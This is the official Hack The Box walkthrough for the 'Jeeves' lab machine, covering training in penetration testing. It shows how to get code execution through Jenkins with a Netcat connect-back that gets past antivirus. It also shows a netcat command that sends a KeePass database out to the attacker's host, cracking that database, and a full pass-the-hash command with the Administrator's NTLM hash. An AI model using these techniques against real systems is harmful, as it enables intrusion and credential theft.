



Hack The Box
PEN-TESTING LABS



Jeeves

20th December 2017 / Document No D17.100.39

Prepared By: Alexander Reid (Arrexel)

Machine Author: mrb3n

Difficulty: **Medium**

Classification: Official



SYNOPSIS

Jeeves is not overly complicated, however it focuses on some interesting techniques and provides a great learning experience. As the use of alternate data streams is not very common, some users may have a hard time locating the correct escalation path.

Skills Required

- Intermediate knowledge of Windows
- Knowledge of basic web fuzzing techniques


Skills Learned

- Obtaining shell through Jenkins
- Techniques for bypassing Windows Defender
- Pass-the-hash attacks
- Enumerating alternate data streams



Enumeration

Nmap



Nmap reveals an IIS server, RPC, Microsoft-ds and a Jetty server.



Dirbuster

The screenshot shows the OWASP DirBuster 1.0-RC1 application window. The title bar reads "OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing". The menu bar includes "File", "Options", "About", and "Help". The address bar shows "http://10.10.10.63:50000/". The main interface has tabs for "Scan Information", "Results - List View", "Results - Tree View", and "Errors: 0". The "Results - List View" tab is active, displaying a table with the following data:

Directory Structure	Response Code	Response Size
askjeeves	200	17103

Below the table, the status information is displayed:

- Current speed: 319 requests/sec
- Average speed: (T) 255, (C) 255 requests/sec
- Parse Queue Size: 0
- Total Requests: 1791/262975
- Time To Finish: 00:17:04
- Current number of running threads: 100

At the bottom, there are buttons for "Back", "Pause", "Stop", and "Report". The status bar at the bottom indicates "Starting dir/file list based brute forcing" and the current path is "/promos.php".

Fuzzing the Jetty server reveals an **askjeeves** directory which contains a Jenkins server.



Exploitation

Jenkins

Netcat for Windows: <https://eternallybored.org/misc/netcat/>

Using Jenkins to acquire a shell is fairly straightforward, however there is an antivirus running on the target which prevents most Metasploit-based payloads from running. An easy workaround for this is to upload a copy of Netcat for Windows and use it to connect back.

Code execution is trivial with Jenkins. Simply creating a new item and adding a build step (Execute Windows batch command) is all that is required. Jenkins will execute each line in order when the project is built.



Receiving the connection with **nc -nvlp 1234** grants access as the **kohsuke** user.

```
C:\Users\kohsuke\Documents>whoami
whoami
jeeves\kohsuke
C:\Users\kohsuke\Documents>
```

A bit of browsing quickly reveals a **CEH.kdbx** file in the **Documents** directory.



Privilege Escalation

KeePass Database

Cracking the KeePass database password is fairly simple. The **kdbx** file can be transferred to the attacking machine using Netcat. The command **nc -lp 1235 > jeeves.kdbx** will listen for data on the attacking machine and pipe it to a file. Running the command **nc.exe -w 3 <LAB IP> 1235 < CEH.kdbx** on the target will complete the transfer.

With the database at hand, cracking is as easy as extracting the hash with **keepass2john jeeves.kdbx > jeeves.hash** and running John with **john jeeves.hash**

```
root@kali:~/Desktop/notes/jeeves# john jeeves.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64 OpenSSL])
No password hashes left to crack (see FAQ)
root@kali:~/Desktop/notes/jeeves# john jeeves.hash --show
jeeves:moonshine1

1 password hash cracked, 0 left
root@kali:~/Desktop/notes/jeeves#
```

Once the database is open, several passwords are accessible, however only the **Backup stuff** entry is important.

The screenshot shows the KeePass application window with the 'Entry' tab selected. The 'Title' field contains 'Backup stuff'. The 'User name' field contains a question mark. The 'Password' field contains a long alphanumeric string: 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cb'. To the right of the password field is a button with three dots. Above the fields are tabs for 'Entry', 'Advanced', 'Properties', 'Auto-Type', and 'History'. To the right of the 'Title' field is an 'Icon' button with a key icon.



Pass the Hash

The **Backup stuff** entry in the KeePass file is an NTLM hash for the Administrator user. Using the pass-the-hash technique allows for fairly simple spawning of a session. The command

pth-winexe -U

jeeves/Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.10.10.63 cmd will immediately grant a shell as the administrator.

```
root@kali:~# pth-winexe -U jeeves/Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.10.10.63 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
jeeves\administrator

C:\Windows\system32>
```



Alternate Data Stream

There is an alternate data stream for the **hm.txt** file, which can be discovered with the command **dir /R**

```
C:\Users\Administrator\Desktop>more hm.txt
more hm.txt

C:\Users\Administrator\Desktop>dir /R
dir /R
Volume in drive C has no label.
Volume Serial Number is BE50-B1C9

Directory of C:\Users\Administrator\Desktop

11/08/2017  09:05 AM    <DIR>          .
11/08/2017  09:05 AM    <DIR>          ..
11/03/2017  09:58 PM                0 hm.txt
                  34 hm.txt:root.txt:$DATA
11/08/2017  09:05 AM                797 Windows 10 Update Assistant.lnk
                  2 File(s)                797 bytes
                  2 Dir(s)  7,244,922,880 bytes free

C:\Users\Administrator\Desktop>
```

Reading the stream can be done with the command **powershell Get-Content -Path "hm.txt" -Stream "root.txt"**

```
C:\Users\Administrator\Desktop>powershell Get-Content -Path "hm.txt" -Stream "ro
ot.txt"
powershell Get-Content -Path "hm.txt" -Stream "root.txt"
afbc5bd4b615a60648cec41c6ac92530

C:\Users\Administrator\Desktop>
```